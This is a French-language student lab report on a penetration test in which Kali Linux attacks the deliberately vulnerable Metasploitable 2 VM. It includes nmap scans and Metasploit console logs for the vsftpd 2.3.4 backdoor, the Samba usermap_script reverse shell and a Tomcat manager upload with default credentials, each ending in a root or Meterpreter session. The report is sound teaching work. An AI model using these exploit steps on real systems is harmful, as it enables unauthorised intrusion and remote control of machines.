# Université de Technologie d'Haïti

# Unitech

## Sciences Informatiques

### TD : Sécurité informatique et cybersécurité

**Nom : AUGUSTE**

**Prénom : Melandecia**

**Niveau : IV**


**21/02/2026**

1. **REPRODUISEZ LES TACHES.**

**CONTENU DE RAPPORT**


2. **UNE DESCRIPTION DES RESULTATS DE LA TACHES.**
3. **LES RESULTATS DE L'EXECUTION DE COMMANDES(CAPTURES D'ECRAN).**
4. **LES CONCLUSIONS SUR LA TACHE ACCOMPLIE.**
5. **HEBERGEMENT LE RAPPORT DE TRAVAIL AU FORMAT WORD ET PDF, AINSI QUE LES IMAGES SUR GITHUB.**

**1.**





- C’est la fenêtre qu’on trouve après l’importation de metasploite.

**2.**





- Ip a permet d’ obtenir l’adresse IP de la machine cible Metasploitable .
  L’adresse 192.168.176.134 sera utilisée pour toutes les communications avec Kali.

**3.**





- Cela permet de faire le test de connectivité entre Kali Linux et Metasploitable. La réception des paquets confirme que les deux machines virtuelles communiquent correctement.

**4.**




5-




- Cela permet de faire un scan complet de tous les ports TCP (1 à 65535). On retrouve les ports typiques de Metasploitable (21, 22, 23, 25, 80, 445, 3306, etc.)

**6.**




- Scan Nmap des ports TCP de Metasploitable. On identifie plusieurs services vulnérables comme vsftpd (21), Samba (445), MySQL (3306), etc.
- Scan Nmap avec détection de versions (-sV). Les services vulnérables comme vsftpd (port 21) ou Samba (port 445) sont identifiés.

**7.**

- Connexion Telnet à la machine cible. Le service Telnet est accessible, confirmant la présence du service sur le port 23.

**8.**

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Feb 20 13:18:15 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ _
```

- Cela permet de faire la connexion légitime à Metasploitable. La commande ls -l affiche le dossier vulnerable, confirmant l'accès à la machine cible.

**9.**

```
┌──(melandecia㉿melandecia)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

                                        `:oDFo:`
                                      ./ymM0dayMmy/.
                                    -+dHJ5aGFyZGVyIQ==+-
                                `:sm⊛~~Destroy.No.Data~~s:`
                             -+h2~~Maintain.No.Persistence~~h+-
                         `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                     ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                  -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                 ~~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                 :dopeAW.No<nano>o                     :is:TRiKC.sudo-.A:
                 :we're.all.alike'`                     The.PFYroy.No.D7:
                 :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                 :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                 :~~~srwxrwx:-.`                        `MS146.52.No.Per:
                 :<script>.Ac816/                        sENbove3101.404:
                 :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                 :09.14.2011.raid                       /STFU|wall.No.Pr:
                 :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                 :#OUTHOUSE-   -s:                      /corykennedyData:
                 :$nmap -oS                              SSo.6178306Ence:
                 :Awsm.da:                             /shMTl#beats3o.No.:
                 :Ring0:                              `dDestRoyREXKC3ta/M:
                 :23d:                               sSETEC.ASTRONOMYist:
                  /-                          /yo-    .ence.N:(){ :|: & };:
                                              `:Shall.We.Play.A.Game?tron/
                                                `-ooy.if1ghtf0r+ehUser5`
                                             ..th3.H1V3.U2VjRFNN.jMh+.`
                                           `MjM~~WE.ARE.se~~MMjMs
                                            +~KANSAS.CITY's~~`
                                             J~HAKCERS~./.`
                                             .esc:wq!:`
                                              +++ATH`
                                               `


       =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
```

- Lancement de Metasploit Framework. L'environnement est prêt pour l'exploitation.
- Démarrage de Metasploit Framework. L'interface est prête à être utilisée pour les tests d'intrusion.

**10.**

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.176.134
RHOST ⇒ 192.168.176.134
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.176.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.176.134:21 - USER: 331 Please specify the password.
[+] 192.168.176.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.176.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.176.132:38147 → 192.168.176.134:6200) at 2026
-02-20 14:13:45 -0500

exit -y
sh: line 6: exit: -y: numeric argument required
[*] 192.168.176.134 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.176.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.176.134:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Cela permet de faire exploitation de la faille vsftpd v2.3.4. La connexion aboutit à un shell root sur la cible.

**11.**


```
       =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.176.134
RHOSTS ⇒ 192.168.176.134
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS ⇒ 22,25,80,110,21
msf auxiliary(scanner/portscan/tcp) > set THREADS 3
THREADS ⇒ 3
msf auxiliary(scanner/portscan/tcp) > exploit
[+] 192.168.176.134       - 192.168.176.134:22 - TCP OPEN
[+] 192.168.176.134       - 192.168.176.134:25 - TCP OPEN
[+] 192.168.176.134       - 192.168.176.134:80 - TCP OPEN
[+] 192.168.176.134       - 192.168.176.134:21 - TCP OPEN
[*] 192.168.176.134       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```


- Scan de ports avec un module auxiliaire de Metasploit. Les ports 21, 22, 25 et 80 sont détectés comme ouverts.

**12.**




- Lancement de Metasploit Framework. L'environnement est prêt pour l'exploitation.
- Démarrage de Metasploit Framework. L'interface est prête à être utilisée pour les tests d'intrusion.

**13.**



- Exploitation du service PostgreSQL via Metasploit. Une session Meterpreter est obtenue, donnant un accès avancé à la cible.

**14.**

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.176.134
RHOST ⇒ 192.168.176.134
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.176.132
LHOST ⇒ 192.168.176.132
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] Command shell session 1 opened (192.168.176.132:4444 → 192.168.176.134:45658) at 2026
-02-21 11:24:35 -0500
```

- Exploitation de Samba via le module usermap_script. Une session shell est obtenue avec privilèges root.

**15.**

```
       =[ metasploit v6.4.103-dev                             ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.176.134
RHOST ⇒ 192.168.176.134
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying cKmtCMDJrnMoIHasfn9urwOaqVVcuwU...
[*] Executing cKmtCMDJrnMoIHasfn9urwOaqVVcuwU...
[*] Undeploying cKmtCMDJrnMoIHasfn9urwOaqVVcuwU ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.176.134
[*] Meterpreter session 1 opened (192.168.176.132:4444 → 192.168.176.134:55627) at 2026-0
2-21 11:32:02 -0500

meterpreter >
```

- Exploitation du service Apache Tomcat sur le port 8180. Le module `tomcat_mgr_upload` permet de déployer un payload malveillant et d'obtenir une session Meterpreter.

## ❖ CONCLUSION

Ce travail pratique nous a permis de mettre en œuvre une simulation de test d'intrusion dans un environnement contrôlé, en utilisant Kali Linux comme machine attaquante et Metasploitable 2 comme cible vulnérable. Il nous a permis de passer de la théorie à la pratique, en reproduisant des scénarios réalistes d'attaques.
Les compétences acquises seront utiles pour la suite de notre apprentissage en cybersécurité.